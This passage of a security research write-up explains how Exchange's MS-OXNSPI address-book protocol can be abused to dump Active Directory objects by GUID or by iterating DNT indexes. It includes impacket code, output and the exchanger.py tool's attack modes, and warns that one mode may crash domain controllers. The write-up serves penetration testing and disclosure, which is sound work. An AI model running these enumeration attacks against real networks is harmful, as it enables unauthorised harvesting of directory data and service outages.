ppMIds: A **PropertyTagArray_r** value. On return, it holds a list of Minimal Entry IDs.

Return Values: The server returns a long value that specifies the return status of the method.

An excerpt from the MS-OXNSPI specification: 3.1.4.1.13 NspiDNToMId
The truth is, these DNs are not Active Directory DNs. They are Legacy DNs.

In 1997, Exchange was not based on Active Directory and used its predecessor, X.500 Directory Service. In 2000, the migration to Active Directory happened, and for each X.500 attribute a corresponding attribute in Active Directory was assigned:

X.500 Attribute	Active Directory Attribute
DXA-Flags	none
DXA-Task	none
distinguishedName	legacyExchangeDN
objectGUID	objectGUID
mail	mail
none	distinguishedName
…	…

X.500 distinguishedName was moved to legacyExchangeDN, and Active Directory was given its own distinguishedName. But, from Exchange protocols point of view, not that much has changed. The protocols were modified to access Active Directory instead of X.500 Directory Service, but a lot of the terminology and internal features remained the same.

I would say X.500 space on top of Active Directory was formed, and all elements with legacyExchangeDN attribute represent it.

Let's see how it's done in practice.

I've developed the implementation of MS-OXNSPI protocol, but before we use it, let's request our sample object via LDAP:

```
arseniy@ptarch $ LDAPPER.py -D CONTOSO -U 'Administrator' -P 'P@ssw0rd' -S DC01.CONTOSO.COM \
> -s '(mail=kmia@contoso.com)' mail objectGUID legacyExchangeDN distinguishedName
CN=Mia,CN=Users,DC=CONTOSO,DC=COM
  cn:
    Mia
  distinguishedName:
    CN=Mia,CN=Users,DC=CONTOSO,DC=COM
  legacyExchangeDN:
    /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7cf5d1e9
2ef4d3ebae408f2d3fde0ee-Mia
  mail:
    kmia@contoso.com
  objectGUID:
    '{371f5fa8-90f8-4b9d-9e6d-247ce82634ce}'
```

Connecting to Active Directory via LDAP and getting information about a sample user

As expected, the distinguishedName field contains the object's Active Directory Distinguished Name, and the legacyExchangeDN field contains a different thing we call Legacy DN.

To request information about this user via MS-OXNSPI, we will use its Legacy DN as a DN, as it represents a DN in our imaginary X.500 space:

```
In [1]: from impacket.dcerpc.v5 import transport, nspi
   ...:
   ...: rpc = transport.DCERPCTransportFactory('ncacn_http:[6004,RpcProxy=mail.contoso.com:443]')
   ...: rpc.set_credentials('Administrator', 'P@ssw0rd', 'CONTOSO')
   ...:
   ...: dce = rpc.get_dce_rpc()
   ...: dce.connect()
   ...: dce.bind(nspi.MSRPC_UUID_NSPI)
   ...:
   ...: handler = nspi.hNspiBind(dce)['contextHandle']
   ...:
   ...: dn = '/o=Security Research/ou=Exchange Administrative' \
   ...:      ' Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7cf5' \
   ...:      'd1e92ef4d3ebae408f2d3fde0ee-Mia'
   ...:
   ...: resp = nspi.hNspiDNToMId(dce, handler, [dn])
   ...: resp.dump()
   ...:
NspiDNToMIdResponse
ppOutMIds:
    cValues:                        1
    aulPropTag:
        [
             4294967280 ,
        ]
ErrorCode:                      0
```

Connecting to Exchange via MS-OXNSPI and performing the NspiDNToMId operation

The NspiDNToMId operation we called returned a temporary object identifier that works only during this session. We will talk about it in the next section, but for now, just observe that we passed Legacy DN as a DN and it worked.

Also note we have used “Administrator” account and it worked despite the fact that this account doesn’t have a mailbox. Even a machine account would work fine.

Let’s request all the object properties via the obtained temporary identifier:

```
In [2]: resp = nspi.hNspiGetProps(dce, handler, 4294967280)
   ...: ppRows = nspi.simplifyPropertyRow(resp['ppRows'])
   ...:
   ...: for row in ppRows:
   ...:     print("%i: %s" % (row, ppRows[row]))
   ...:
267780354: -16
267911426: c840a7dc-42c0-1a10-b4b9-08002b2fe182
267976962: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
268304387: 6
268370178: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
805371934: Mia
805437470: EX
805503006: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
805765184: 2020-06-23 00:48:55
805830720: 2020-06-26 05:10:45
806027522: EX:/O=SECURITY RESEARCH/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN
956301315: 0
956432642: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
956628995: 1073741824
972947486: kmia@contoso.com
973013022: kmia
973078558: kmia
974061598: Mia
975175710: Mia
980484099: 0
1757675778: 371f5fa8-90f8-4b9d-9e6d-247ce82634ce
2148470814: ['sip:kmia@contoso.com', 'SMTP:kmia@contoso.com']
2150039810: S-1-5-21-3762819550-2217300684-2077116877-1612
2150170627: 42756
2151415838: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b
2158952451: 1209600
2159869955: 4
2161377291: 1
2169765891: 29910
```

Requesting the sample object information via MS-OXNSPI

You can see we were able to get a lot of properties which do not show up via other techniques (e.g., OAB extracting). Sadly, not all Active Directory properties are here. Exchange returns only fields of our imaginary X.500 space.

As the documentation describes operations to get all members of any Address Book, we are able to develop a tool to extract all available fields of all mailbox accounts. I will present this tool at the end, but now let’s move on since we wanted to get access to whole Active Directory information.

Revealing Formats of MIDs and Legacy DNs

One of the key terms in MS-OXNSPI is Minimal Entry ID (MId). MIDs are 4-byte integers that act like temporary identifiers during a single MS-OXNSPI session:

2.2.9.1 MinimalEntryID

A **Minimal Entry ID** is a single **DWORD** value that identifies a specific object in the **address book**. Minimal Entry IDs with values less than 0x00000010 are used by clients as signals to trigger specific behaviors in specific **NSPI** methods. Except in those places where the protocol defines a specific behavior for these Minimal Entry IDs, the server MUST treat these Minimal Entry IDs as Minimal Entry IDs that do not specify an object in the address book. Specific values used in this way are defined in sections 2.2.1.8 and 2.2.1.9.

Minimal Entry IDs are created and assigned by Exchange NSPI server. The algorithm used by a server to create a Minimal Entry ID is not restricted by this protocol. A Minimal Entry ID is valid only to servers that respond to an NspiBind method, as specified in section 3.1.4.1.1, with the same server GUID as that used by the server that created the Minimal Entry ID. It is not possible for a client to predict a Minimal Entry ID.

This type is declared as follows:

```
typedef DWORD MinEntryID;
```

An excerpt from the MS-OXNSPI specification: 2.2.9.1 MinimalEntryID
The documentation does not disclose the algorithm used for MIDs creation.

To explore how MIDs are formed, we will call NspiGetSpecialTable operation and obtain a list of existing Address Books:


```
In [2]: from impacket.mapi_constants import MAPI_PROPERTIES
   ...:
   ...: resp = nspi.hNspiGetSpecialTable(dce, handler)
   ...: ppRows = nspi.simplifyPropertyRowSet(resp['ppRows'])
   ...:
   ...: for row in ppRows:
   ...:     print("==== Address Book ====")
   ...:     for column in row:
   ...:         col_name = MAPI_PROPERTIES[(column & 0xFFFF0000) >> 16][4]
   ...:         print("%s: %s" % (col_name, row[column]))
   ...:
==== Address Book ====
PidTagEntryId: /
PidTagContainerFlags: 9
PidTagDepth: 0
PidTagAddressBookContainerId: 0
PidTagDisplayName: b''
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=B2D6307C8376CA4DA4CE20E29BB1F2DF
PidTagContainerFlags: 11
PidTagDepth: 0
PidTagAddressBookContainerId: -16
PidTagDisplayName: All Address Lists
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=3A6AB4D78E42D84CBA104B79F7708692
PidTagContainerFlags: 9
PidTagDepth: 1
PidTagAddressBookContainerId: -17
PidTagDisplayName: All Contacts
PidTagAddressBookIsMaster: 0
PidTagAddressBookParentEntryId: /guid=B2D6307C8376CA4DA4CE20E29BB1F2DF
==== Address Book ====
PidTagEntryId: /guid=2E6CCCB1829119478492BECA713B9E40
PidTagContainerFlags: 9
PidTagDepth: 1
PidTagAddressBookContainerId: -18
PidTagDisplayName: All Distribution Lists
```


The demonstration of usage of NspiGetSpecialTable operation

In the output, the PidTagAddressBookContainerId field contains an assigned MId for each Address Book. It's easy to spot that they are simply integers that are decrementing from 0xFFFFFFF0:

MID HEX Format	MID Unsigned Int Format	MID Signed Int Format
0xFFFFFFF0	4294967280	-16
0xFFFFFFEF	4294967279	-17
0xFFFFFFEE	4294967278	-18
…	…	…

The 4294967280 number also appeared in the previous section where we requested sample user information. It's here again because I used a blank session to take this screenshot. If it was the same session, we would get MIDs assigned from 4294967279.

Take a look into the PidTagEntryId field in the shown output. It contains new for us Legacy DN format:

```
/guid=B2D6307C8376CA4DA4CE20E29BB1F2DF
```

If you will try to request objects using this format, you will discover you can get any Active Directory object by its objectGUID:

```
In [4]: dn = '/guid=f24b833b62919948b1d1d2d888cdb10b'
   ...:
   ...: resp = nspi.hNspiDNToMId(dce, handler, [dn])
   ...: resp.dump()
   ...:
   ...: resp = nspi.hNspiGetProps(dce, handler, 4294967280)
   ...: ppRows = nspi.simplifyPropertyRow(resp['ppRows'])
   ...:
   ...: for row in ppRows:
   ...:     print("%i: %s" % (row, ppRows[row]))
   ...:
NspiDNToMIdResponse
ppOutMIds:
    cValues:                         1
    aulPropTag:
        [
              4294967280 ,
        ]
ErrorCode:                       0


267780354: -16
267911426: c840a7dc-42c0-1a10-b4b9-08002b2fe182
267976962: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
268304387: 6
268370178: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
805437470: EX
805503006: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
805765184: 2020-06-25 04:42:14
805830720: 2020-06-25 04:42:37
806027522: EX:
956301315: 6
956432642: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
974061598: sharepoint-service
1757675778: 3b834bf2-9162-4899-b1d1-d2d888cdb10b
2148470814: []
2150039810: S-1-5-21-3762819550-2217300684-2077116877-1615
2150170627: 39585
2159869955: 4
2169765891: 39577
2181169182: sharepoint-service
2355953922: 3b834bf2-9162-4899-b1d1-d2d888cdb10b
```

Getting access to a service account's data by its objectGUID


This output shows the other similar Legacy DN format:

```
/o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
```

So, we need very little to obtain whole Active Directory data: we must either get a list of all Active Directory GUIDs, or somehow make the server assign a MId to each Active Directory object.

Revealing Hidden Format of MIDs

I redrawn the previously used schematic to show how MS-OXNSPI works from the server perspective:



Exchange does not match or sort the data itself; it's acting like a proxy. Most of the work happens on Domain Controllers. Exchange uses LDAP and MS-NSPI protocols to connect to DCs to access the Active Directory database.

MS-NSPI is the MSRPC protocol that is almost fully compliant with MS-OXNSPI:

Contents of the MS-OXNSPI specification

Contents of the MS-NSPI specification

The main difference is that the MS-NSPI protocol is offered by the ntdsai.dll library in the lsass.exe memory on DCs when Exchange is set up.

The MS-NSPI and MS-OXNSPI protocols are even sharing UUIDs:

Protocol	UUID
MS-NSPI	F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0
MS-OXNSPI	F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0

So, MS-NSPI is the third network protocol after LDAP and MS-DRSR (MS-DRSR is also known as DcSync and DRSUAPI) to access the Active Directory database.

Let's connect to a Domain Controller via MS-NSPI using our code developed for MS-OXNSPI:

```
In [1]: from impacket.dcerpc.v5 import transport, epm, nspi
   ...:
   ...: stringBinding = epm.hept_map("DC01.CONTOSO.COM", nspi.MSRPC_UUID_NSPI,
   ...:                               protocol='ncacn_ip_tcp')
   ...:
   ...: print(stringBinding)
   ...:
   ...: rpc = transport.DCERPCTransportFactory(stringBinding)
   ...: rpc.set_credentials('Administrator', 'P@ssw0rd', 'CONTOSO')
   ...:
   ...: dce = rpc.get_dce_rpc()
   ...: dce.connect()
   ...: dce.set_auth_level(6)
   ...: dce.bind(nspi.MSRPC_UUID_NSPI)
   ...:
   ...: handler = nspi.hNspiBind(dce)['contextHandle']
   ...:
ncacn_ip_tcp:DC01.CONTOSO.COM[49668]
```

Determining MS-NSPI endpoint on a DC and connecting to it

And let's call NspiGetSpecialTable, the operation we previously used for obtaining a list of existing Address Books, directly on a DC:

```
In [2]: from impacket.mapi_constants import MAPI_PROPERTIES
   ...:
   ...: resp = nspi.hNspiGetSpecialTable(dce, handler)
   ...: ppRows = nspi.simplifyPropertyRowSet(resp['ppRows'])
   ...:
   ...: for row in ppRows:
   ...:     print("==== Address Book ====")
   ...:     for column in row:
   ...:         col_name = MAPI_PROPERTIES[(column & 0xFFFF0000) >> 16][4]
   ...:         print("%s: %s" % (col_name, row[column]))
   ...:

==== Address Book ====
PidTagEntryId: /
PidTagContainerFlags: 9
PidTagDepth: 0
PidTagAddressBookContainerId: 0
PidTagDisplayName: b''
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=2e046a4210e21a49a417212b6071b1a3
PidTagContainerFlags: 11
PidTagDepth: 0
PidTagAddressBookContainerId: 7576
PidTagDisplayName: All Address Lists
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=e547a6431144fc45bd94a62160121aab
PidTagContainerFlags: 9
PidTagDepth: 1
PidTagAddressBookContainerId: 12063
PidTagDisplayName: All Contacts
```

DC MIDs

Calling NspiGetSpecialTable on a Domain Controller

The returning Address Books remain the same, but the MIDs are different. A MId on a Domain Controller represents an object DNT.

Distinguished Name Tags (DNTs) are 4-byte integer indexes of objects inside a Domain Controller NTDS.dit database. DNTs are different on every DC: they are never replicated, but can be copied during an initial DC synchronization.

DNTs usually start between 1700 and 2200, end before 100,000 in medium-sized domains, and end before 5,000,000 in large-sized domains. New DNTs are created by incrementing previous ones. According to the Microsoft website, the maximum possible DNT is 2^{31} (2,147,483,648).

MIDs on Domain Controllers are DNTs

The fact that DCs use DNTs as MIDs is convenient since, in this way, DCs don't need to maintain an in-memory correspondence table between MIDs and GUIDs for each object. The downside is that an NSPI client can request any DNT skipping the MID-assigning process.

Requesting DNTs via Exchange

Let's construct a table with approximate MID ranges we have discovered:

MID Range	Used to
0x00000000 .. 0x0000000F	Trigger specific behaviors in specific methods (e.g., indicating the end of a table)
0x00000010 .. 0x7FFFFFFF	Used by Domain Controllers as MIDs and DNTs
0xFFFFFFF0 .. 0x80000000	Used by Exchange as dynamically assigned MIDs

It's clear Domain Controllers MIDs and Exchange MIDs are not intersecting. It's done on purpose:

Exchange allows proxying DC MIDs to and from the end-user

This is one of the ways how Exchange devolves data matching operations to Domain Controllers. An example of an operation that clearly shows this can be NspiUpdateStat:

Calling the NspiUpdateStat operation via MS Exchange

In fact, in Exchange 2003, MS-OXNSPI didn't exist and the future protocol named MS-OXABREF returned a Domain Controller address to the client. Next, the client contacted the MS-NSPI interface on a DC via RPC Proxy without passing traffic through Exchange.

After 2003, NSPI implementation started to move from DCs to Exchange, and you will find the **NSPI Proxy Interface** term in books of that time. In 2011, the initial MS-OXNSPI specification was published, but internally it's still based on Domain Controller NSPI endpoints.

This story also explains why we see the 593/tcp port with ncacn_http endpoint mapper on every DC nowadays. This is the port for Outlook 2003 to locate MS-NSPI interface via RPC Proxies.

If you are wondering if we can look up all DNTs from zero to a large number as MIDs via Exchange, this is exactly how our tool will get all Active Directory records.

The Tool's Overview

The exchanger.py utility was developed to conduct all described movements:

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi --help
Impacket v1234 - Copyright 2020 SecureAuth Corporation

usage: exchanger.py target nspi [-h] {list-tables,dump-tables,guid-known,dnt-lookup} ...

positional arguments:
  {list-tables,dump-tables,guid-known,dnt-lookup}
                        A submodule name
    list-tables         List Address Books
    dump-tables         Dump Address Books
    guid-known          Retrieve Active Directory objects by GUID / GUIDs
    dnt-lookup          Lookup Distinguished Name Tags

optional arguments:
  -h, --help            show this help message and exit
```

Displaying supported attacks in exchanger.py

The *list-tables* attack lists Address Books and can count entities in every one of them:

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> list-tables -count
Impacket v1234 - Copyright 2020 SecureAuth Corporation

Default Global Address List
TotalRecs: 4
Guid: None

All Address Lists
TotalRecs: 0
Guid: 7c30d6b2-7683-4dca-a4ce-20e29bb1f2df

    All Contacts
    TotalRecs: 1
    Guid: d7b46a3a-428e-4cd8-ba10-4b79f7708692

    All Distribution Lists
    TotalRecs: 0
    Guid: b1cc6c2e-9182-4719-8492-beca713b9e40

    All Rooms
    TotalRecs: 0
    Guid: e72a3dcf-59ae-4071-b76e-bb7dab6ee6b9

    All Users
    TotalRecs: 3
    Guid: 48d9f516-2e23-4051-95ba-a01607ae06d2

    Hackers
    TotalRecs: 5
    Guid: effa2193-d995-4476-8c29-98c603b4442e

    Public Folders
    TotalRecs: 0
    Guid: 9c963278-71b1-4ac5-97dc-dd519328d894
```

Example usage of the list-tables attack

The *dump-tables* attack can dump any specified Address Book by its name or GUID. It supports requesting all the properties, or one of the predefined set of fields. It's capable of getting any number of rows via one request:

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> dump-tables --help
Impacket v1234 - Copyright 2020 SecureAuth Corporation

usage: exchanger.py target nspi dump-tables [-h]
                                            [-lookup-type [{MINIMAL,EXTENDED,FULL,GUIDS}]]
                                            [-rows-per-request 50] [-name NAME] [-guid GUID]
                                            [-output-type [{hex,base64}]]
                                            [-output-file OUTPUT_FILE]

optional arguments:
  -h, --help            show this help message and exit
  -lookup-type [{MINIMAL,EXTENDED,FULL,GUIDS}]
                        Lookup type:
                          MINIMAL  - Request limited set of fields (default)
                          EXTENDED - Request extended set of fields
                          FULL     - Request all fields for each row
                          GUIDS    - Request only GUIDs
  -rows-per-request 50  Limit the number of rows per request
  -name NAME            Dump table with the specified name (inc. GAL)
  -guid GUID            Dump table with the specified GUID
  -output-type [{hex,base64}]
                        Output format for binary objects
  -output-file OUTPUT_FILE
                        Output filename
```
The help of the dump-tables attack

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> dump-tables -name Hackers -lookup-type EXTENDED
Impacket v1234 - Copyright 2020 SecureAuth Corporation

[*] Lookuping address book with objectGUID = EFFA2193-D995-4476-8C29-98C603B4442E
mailNickname: kmia
mail: kmia@contoso.com
objectSid: S-1-5-21-3762819550-2217300684-2077116877-1612
whenCreated: 2020-06-23 00:48:55
whenChanged: 2020-07-06 08:50:11
objectGUID: 371f5fa8-90f8-4b9d-9e6d-247ce82634ce
cn: Mia
name: Mia
PR_ENTRYID: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn
PR_DISPLAY_NAME: Mia
PR_TRANSMITABLE_DISPLAY_NAME: Mia
displayNamePrintable: kmia
proxyAddresses: ['sip:kmia@contoso.com', 'SMTP:kmia@contoso.com']
PR_OBJECT_TYPE: 6
PR_DISPLAY_TYPE: 0
instanceType: 4
extensionAttribute1: PT SWARM
protocolSettings: [b'RemotePowerShell\xa71']
msExchUserCulture: en-US
msExchMailboxGuid: 10081138-ffcf-4bc9-b096-87d31cf60955
PR_INSTANCE_KEY: -24
```

Example usage of the dump-tables attack

The *guid-known* attack returns Active Directory objects by their GUIDs. It’s capable of looking up GUIDs from a specified file.

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> guid-known -guid e8958a71-5696-4e3f-a080-68b50cce98ad -lookup-type FULL
Impacket v1234 - Copyright 2020 SecureAuth Corporation

PR_INSTANCE_KEY: -17
PR_MAPPING_SIGNATURE: c840a7dc-42c0-1a10-b4b9-08002b2fe182
PR_RECORD_KEY: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
PR_OBJECT_TYPE: 6
PR_ENTRYID: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
PR_ADDRTYPE: EX
PR_EMAIL_ADDRESS: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
whenCreated: 2020-06-21 23:07:11
whenChanged: 2020-07-01 23:24:23
PR_SEARCH_KEY: EX:
PR_DISPLAY_TYPE: 3
PR_TEMPLATEID: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
cn: DC01
ExchangeObjectId: e8958a71-5696-4e3f-a080-68b50cce98ad
proxyAddresses: []
objectSid: S-1-5-21-3762819550-2217300684-2077116877-1109
uSNChanged: 57750
instanceType: 4
uSNCreated: 12936
name: DC01
userCertificate: [b'0\x82\x05\xdf0\x82\x04\xc7\xa0\x03\x02\x01\x02\x02\x13e\x00\x00\x00\x03\xb8~
30\x11\x06\n\t\x92&\x89\x93\xf2,d\x01\x19\x16\x03COM1\x170\x15\x06\n\t\x92&\x89\x93\xf2,d\x01\x1
7\r210623042301Z0\x1b1\x190\x17\x06\x03U\x04\x03\x13\x10DC01.CONTOSO.COM0\x82\x01"0\r\x06\t*\x86
```

Example usage of the guid-known attack

The *dnt-lookup* option dumps all Active Directory records via requesting DNTs. It requests multiple DNTs at one time to speed up the attack and reduce traffic:

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> dnt-lookup -lookup-type EXTENDED -start-dnt 0 -stop-dnt 500000
Impacket v1234 - Copyright 2020 SecureAuth Corporation

# MIds 0-349:
# MIds 350-699:
# MIds 700-1049:
# MIds 1050-1399:
# MIds 1400-1749:
# MIds 1750-2099:
objectSid: S-1-5-21-3762819550-2217300684-2077116877
whenCreated: 2020-06-21 20:35:26
whenChanged: 2020-06-25 20:43:09
objectGUID: c10867d0-8c55-49e3-a4d0-a8337773e90a
name: CONTOSO
PR_ENTRYID: /o=NT5/ou=00000000000000000000000000000000/cn=D06708C1558CE349A4D0A8337773E90A
proxyAddresses: []
PR_OBJECT_TYPE: 6
PR_DISPLAY_TYPE: 3
instanceType: 5
subRefs: ['/o=NT5/ou=00000000000000000000000000000000/cn=B592C55256BA5142B554B45DBA352286',
'/o=NT5/ou=00000000000000000000000000000000/cn=9B95975A0AB90142B31868AAE16B44CA', '/o=NT5/ou
=00000000000000000000000000000000/cn=1AE370DFE891804C95BE1638707290CD']
PR_INSTANCE_KEY: -17
=======================
whenCreated: 2020-06-21 20:35:26
whenChanged: 2020-06-23 01:05:24
objectGUID: df70e31a-91e8-4c80-95be-1638707290cd
cn: Configuration
name: Configuration
```

Example usage of the dnt-lookup attack

The *dnt-lookup* attack supports the *-output-file* flag to write the output to a file, as the output could be larger than 1 GB. The output file will include, but will not be limited to: user thumbnails, all description and info fields, user certificates, machine certificates (including machine NetBIOS names), subnets, and printer URLs.

The Tool’s Internal Features

The internal exchanger.py features:

- Python2/Python3 compatibility
- NTLM and Basic authentication, including Pass-The-Hash attack
- TLS SNI support; HTTP Chunked Transfer Encoding support
- Full Unicode compliance
- RPC over HTTP v2 implementation tested on 20+ targets
- RPC Fragmentation and RPC over HTTP v2 Flow control
- MS-OXABREF implementation
- MS-NSPI/MS-OXNSPI implementation

- Complete OXNSPI/NSPI/MAPI fields database
- Optimized NDR parser to work with large-sized RPC results

The tool doesn't support usage of the Autodiscover service, since during many penetration tests, this service was blocked or it was almost impossible to guess an email to get its output.

When Basic is forced or Microsoft TMG is covering the Exchange, the tool will not be able to get the RPC Server name from NTLMSSP, or this name will not work. If this happens, manually request the RPC Server name via Autodiscover or find it in HTTP headers, in sources of OWA login form, or in mail headers of emails from the server and set it in *-rpc-hostname* flag:

```
arseniy@ptarch $ exchanger.py -rpc-hostname '10081138-ffcf-4bc9-b096-87d31cf60955@contoso.com' \
> CONTOSO/mia:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi list-tables
Impacket v1234 - Copyright 2020 SecureAuth Corporation

Default Global Address List
Guid: None

All Address Lists
Guid: 7c30d6b2-7683-4dca-a4ce-20e29bb1f2df

    All Contacts
    Guid: d7b46a3a-428e-4cd8-ba10-4b79f7708692

    All Distribution Lists
    Guid: b1cc6c2e-9182-4719-8492-beca713b9e40

    All Rooms
    Guid: e72a3dcf-59ae-4071-b76e-bb7dab6ee6b9

    All Users
    Guid: 48d9f516-2e23-4051-95ba-a01607ae06d2

    Hackers
    Guid: effa2193-d995-4476-8c29-98c603b4442e

    Public Folders
    Guid: 9c963278-71b1-4ac5-97dc-dd519328d894

arseniy@ptarch $ exchanger.py -rpc-hostname EXCH01 \
> CONTOSO/mia:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi list-tables
Impacket v1234 - Copyright 2020 SecureAuth Corporation

Default Global Address List
Guid: None

All Address Lists
Guid: 7c30d6b2-7683-4dca-a4ce-20e29bb1f2df
```

Examples of setting -rpc-hostname flag

If you are not sure in what hostname the tool is getting from NTLMSSP, use *-debug* flag to show this information and other useful debugging output.

The Tool's Limitations

The tool was developed with support for any Exchange configuration and was tested in all such cases. However, there are two issues that can occur:

Issue with Multi-Tenant Configurations

When Exchange uses multiple Active Directory domains, the *dnt-lookup* attack may crash a Domain Controller.

Probably no one has ever used all the features of MS-NSPI, especially on Global Catalog Domain Controllers, and the ntdsai.dll library may throw some unhandled exceptions which result in lsass.exe termination and a reboot. We were unable to consistently reproduce this behavior.

The *list-tables*, *dump-tables* and *guid-known* attacks are safe and work fine with Exchange Multi-Tenant Configurations.

Issue with Nginx

If MS Exchange is running behind an nginx server that was not specially configured for Exchange, the nginx will buffer data in RPC IN/OUT Channels and release them by 4k/8k size blocks. This will break our tool and MS Outlook as well.

We'd probably can develop a workaround for this by expanding RPC traffic with unnecessary data.

Getting The Tool

The exchanger.py tool, and rpcmap.py and rpcdump.py utilities are now avaliable in the official Impacket repository: https://github.com/SecureAuthCorp/impacket

Thanks @agsolino for merging!

I hope we'll see an offline OAB unpacker and MS-OXCRPC and MAPI implementation with at least Ruler functions in exchanger.py in the future.

Mitigations

We recommend that all our clients use client certificates or a VPN to provide remote access to employees. No Exchange, or other domain services should be available directly from the Internet.